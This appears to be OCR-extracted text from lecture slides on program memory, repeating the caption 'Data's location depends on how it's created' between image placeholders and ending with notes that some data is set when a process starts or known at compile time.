
Data's location depends on how it's created




Data’s location depends on how it’s created




Data's location depends on how it's created



Data's location depends on how it's created




Data's location depends on how it's created



Data's location depends on how it's created

Set when process starts

Known at compile time



